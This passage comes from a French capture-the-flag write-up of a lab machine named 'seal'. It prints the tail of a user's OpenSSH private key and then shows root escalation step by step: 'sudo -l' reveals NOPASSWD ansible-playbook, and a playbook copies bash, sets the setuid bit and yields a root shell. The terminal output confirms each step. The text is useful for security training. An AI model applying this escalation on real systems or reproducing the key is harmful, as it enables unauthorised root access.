3rcnCAEhQ75VsEHXE/NHgO8zjD2o3cnAOzsMyQrqNXtPa+qHjVDch/T1TjSlCWxAFHy/OI
PxBupE/kbEoy1+dJHuR+gEp6yMlfqFyEVhUbDqyhAAAFgOAxrtXgMa7VAAAAB3NzaC1yc2
EAAAGBALN5CEgnnXSmnAkIVXKU01XC8TPatokCs4vYbJ5RLdGe5HIWa0mbBg5CA+/YP+F6
56Cl5trndIJmcXVSVAEN9yoNzZOnMwyNMHr6/2HwaQpF5ua7J36Oc4xLlRqDEyYTWfIjru
7Ag2WQOrF+PDhbbhes7lIBasx63R60ePmBWsID/DoCfTVpGqZprZJMXBGxeJ9fr/5fu+JB
JrYu404k0kID6/06E3b0LcNdvmGn1bRJAf/IqRJwCKA/weiTjneKT0zYF/ETD1h/d5kra6
m5ZzDlibaPWKS8YTON7/SOhFI3vIKfxHEq7xwwXsxBDM2UviG3D/oZ8OXpWnbi5rXU0jD0
wlpKSPYVxzVPZ43A/k0UfwPdFR6nai5WiZIAvc6UVwdtPeg1cRWHTi3I4Hjd63JwgBIUO+
VbBB1xPzR4DvM4w9qN3JwDs7DMkK6jV7T2vqh41Q3If09U40pQlsQBR8vziD8QbqRP5GxK
MtfnSR7kfoBKesjJX6hchFYVGw6soQAAAAMBAAEAAAGAJuAsvxR1svL0EbDQcYVzUbxsaw
MRTxRauAwlWxXSivmUGnJowwTlhukd2TJKhBkPW2kUXI6OWkC+it9Oevv/cgiTY0xwbmOX
AMylzR06Y5NItOoNYAiTVux4W8nQuAqxDRZVqjnhPHrFe/UQLlT/v/khlnngHHLwutn06n
bupeAfHqGzZYJi13FEu8/2kY6TxlH/2WX7WMMsE4KMkjy/nrUixTNzS+0QjKUdvCGS1P6L
hFB+7xN9itjEtBBiZ9p5feXwBn6aqIgSFyQJlU4e2CUFUd5PrkiHLf8mXjJJGMHbHne2ru
p0OXVqjxAW3qifK3UEp0bCInJS7UJ7tR9VI52QzQ/RfGJ+CshtqBeEioaLfPi9CxZ6LN4S
1zriasJdAzB3Hbu4NVVOc/xkH9mTJQ3kf5RGScCYablLjUCOq05aPVqhaW6tyDaf8ob85q
/s+CYaOrbi1YhxhOM8o5MvNzsrS8eIk1hTOf0msKEJ5mWo+RfhhCj9FTFSqyK79hQBAAAA
wQCfhc5si+UU+SHfQBg9lm8d1YAfnXDP5X1wjz+GFw15lGbg1x4YBgIz0A8PijpXeVthz2
ib+73vdNZgUD9t2B0TiwogMs2UlxuTguWivb9JxAZdbzr8Ro1XBCU6wtzQb4e22licifaa
WS/o1mRHOOP90jfpPOby8WZnDuLm4+IBzvcHFQaO7LUG2oPEwTl0ii7SmaXdahdCfQwkN5
NkfLXfUqg41nDOfLyRCqNAXu+pEbp8UIUl2tptCJo/zDzVsI4AAADBAOUwZjaZm6w/EGP6
KX6w28Y/sa/0hPhLJvcuZbOrgMj+8FlSceVznA3gAuClJNNn0jPZ0RMWUB978eu4J3se5O
plVaLGrzT88K0nQbvM3KhcBjsOxCpuwxUlTrJi6+i9WyPENovEWU5c79WJsTKjIpMOmEbM
kCbtTRbHtuKwuSe8OWMTF2+Bmt0nMQc9IRD1II2TxNDLNGVqbq4fhBEW4co1X076CUGDnx
5K5HCjel95b+9H2ZXnW9LeLd8G7oFRUQAAAMEAyHfDZKku36IYmNeDEEcCUrO9Nl0Nle7b
Vd3EJug4Wsl/n1UqCCABQjhWpWA3oniOXwmbAsvFiox5EdBYzr6vsWmeleOQTRuJCbw6lc
YG6tmwVeTbhkycXMbEVeIsG0a42Yj1ywrq5GyXKYaFr3DnDITcqLbdxIIEdH1vrRjYynVM
ueX7aq9pIXhcGT6M9CGUJjyEkvOrx+HRD4TKu0lGcO3LVANGPqSfks4r5Ea4LiZ4Q4YnOJ
u8KqOiDVrwmFJRAAAACWx1aXNAc2VhbAE=
-----END OPENSSH PRIVATE KEY-----
tomcat@seal:/tmp$
```


Luis



```
luis@seal:/tmp$ sudo -l
Matching Defaults entries for luis on seal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User luis may run the following commands on seal:
    (ALL) NOPASSWD: /usr/bin/ansible-playbook *
luis@seal:/tmp$
```

On fait un test.

```
- name: "whatever"
 hosts: localhost
 connection: local
 tasks:
    - name: "whatever"
 shell: "touch test.txt"
 register: "output"
```




```
luis@seal:/tmp$ sudo /usr/bin/ansible-playbook playbook.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [whatever] *************************************************************************************************************

TASK [Gathering Facts] ******************************************************************************************************
ok: [localhost]

TASK [whatever] *************************************************************************************************************
[WARNING]: Consider using the file module with state=touch rather than running 'touch'.  If you need to use command because file is insufficient you can add
'warn: false' to this command task or set 'command_warnings=False' in ansible.cfg to get rid of this message.
changed: [localhost]

PLAY RECAP ******************************************************************************************************************
localhost                  : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0

luis@seal:/tmp$ ls
hsperfdata_luis  systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-logind.service-Szvo6h     test.txt
linpeas.sh       systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-timesyncd.service-Hdf50f  tmux-1000
playbook.yml     systemd-private-d0b52480b1ca4883bc6d85206972144f-tomcat9.service-RSFUwi            vmware-root_836-2722107930
snap.lxd         systemd-private-d0b52480b1ca4883bc6d85206972144f-upower.service-CuXIYh
luis@seal:/tmp$ ls -la
total 884
drwxrwxrwt 15 root root   4096 Aug 29 13:51 .
drwxr-xr-x 20 root root   4096 Jul 26  2021 ..
drwxrwxrwt  2 root root   4096 Aug 28 13:23 .font-unix
drwxr-xr-x  2 luis luis   4096 Aug 28 13:23 hsperfdata_luis
drwxrwxrwt  2 root root   4096 Aug 28 13:23 .ICE-unix
-rwxrwxr-x  1 luis luis 836054 Jul 12 15:39 linpeas.sh
-rw-rw-r--  1 luis luis    145 Aug 29 13:51 playbook.yml
drwx------  3 root root   4096 Aug 28 13:23 snap.lxd
drwx------  3 root root   4096 Aug 28 13:23 systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-logind.service-Szvo6h
drwx------  3 root root   4096 Aug 28 13:23 systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-timesyncd.service-Hdf50f
drwx------  3 root root   4096 Aug 28 13:23 systemd-private-d0b52480b1ca4883bc6d85206972144f-tomcat9.service-RSFUwi
drwx------  3 root root   4096 Aug 28 14:34 systemd-private-d0b52480b1ca4883bc6d85206972144f-upower.service-CuXIYh
-rw-r--r--  1 root root      0 Aug 29 13:51 test.txt
drwxrwxrwt  2 root root   4096 Aug 28 13:23 .Test-unix
drwx------  2 luis luis   4096 Aug 29 13:46 tmux-1000
drwx------  2 root root   4096 Aug 28 13:24 vmware-root_836-2722107930
drwxrwxrwt  2 root root   4096 Aug 28 13:23 .X11-unix
drwxrwxrwt  2 root root   4096 Aug 28 13:23 .XIM-unix
luis@seal:/tmp$
[0] 0:sudo  1:[tmux]* 2:nc-                                                                              "kali" 15:53 29-Aug-23
```

Le test fonctionne. On va pouvoir passer root :

Modifions notre fichier **playbook.xml**

```
- name: "whatever"
 hosts: localhost
 connection: local
 tasks:
    - name: "whatever"
 shell: "cp /bin/bash /tmp/;chmod u+s /tmp/bash"
 register: "output"
```



```
luis@seal:/tmp$ sudo /usr/bin/ansible-playbook playbook.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that the implicit localhost does not match 'all'

PLAY [whatever] *****************************************************************************************************************************

TASK [Gathering Facts] **********************************************************************************************************************
ok: [localhost]

TASK [whatever] *****************************************************************************************************************************
changed: [localhost]

PLAY RECAP **********************************************************************************************************************************
localhost                  : ok=2    changed=1    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0

luis@seal:/tmp$ ls -la
total 2040
drwxrwxrwt 15 root root    4096 Aug 29 13:54 .
drwxr-xr-x 20 root root    4096 Jul 26  2021 ..
-rwsr-xr-x  1 root root 1183448 Aug 29 13:54 bash
drwxrwxrwt  2 root root    4096 Aug 28 13:23 .font-unix
drwxr-xr-x  2 luis luis    4096 Aug 28 13:23 hsperfdata_luis
drwxrwxrwt  2 root root    4096 Aug 28 13:23 .ICE-unix
-rwxrwxr-x  1 luis luis  836054 Jul 12 15:39 linpeas.sh
-rw-rw-r--  1 luis luis     169 Aug 29 13:54 playbook.yml
drwx------  3 root root    4096 Aug 28 13:23 snap.lxd
drwx------  3 root root    4096 Aug 28 13:23 systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-logind.service-Szvo6h
drwx------  3 root root    4096 Aug 28 13:23 systemd-private-d0b52480b1ca4883bc6d85206972144f-systemd-timesyncd.service-Hdf50f
drwx------  3 root root    4096 Aug 28 13:23 systemd-private-d0b52480b1ca4883bc6d85206972144f-tomcat9.service-RSFUwi
drwx------  3 root root    4096 Aug 28 14:34 systemd-private-d0b52480b1ca4883bc6d85206972144f-upower.service-CuXIYh
-rw-r--r--  1 root root       0 Aug 29 13:51 test.txt
drwxrwxrwt  2 root root    4096 Aug 28 13:23 .Test-unix
drwx------  2 luis luis    4096 Aug 29 13:46 tmux-1000
drwx------  2 root root    4096 Aug 28 13:24 vmware-root_836-2722107930
drwxrwxrwt  2 root root    4096 Aug 28 13:23 .X11-unix
drwxrwxrwt  2 root root    4096 Aug 28 13:23 .XIM-unix
luis@seal:/tmp$ ./bash -p
bash-5.0# id
uid=1000(luis) gid=1000(luis) euid=0(root) groups=1000(luis)
bash-5.0# cat /root/root.txt
[redacted]
bash-5.0# nano /tmp/playbook.yml
bash-5.0# 
```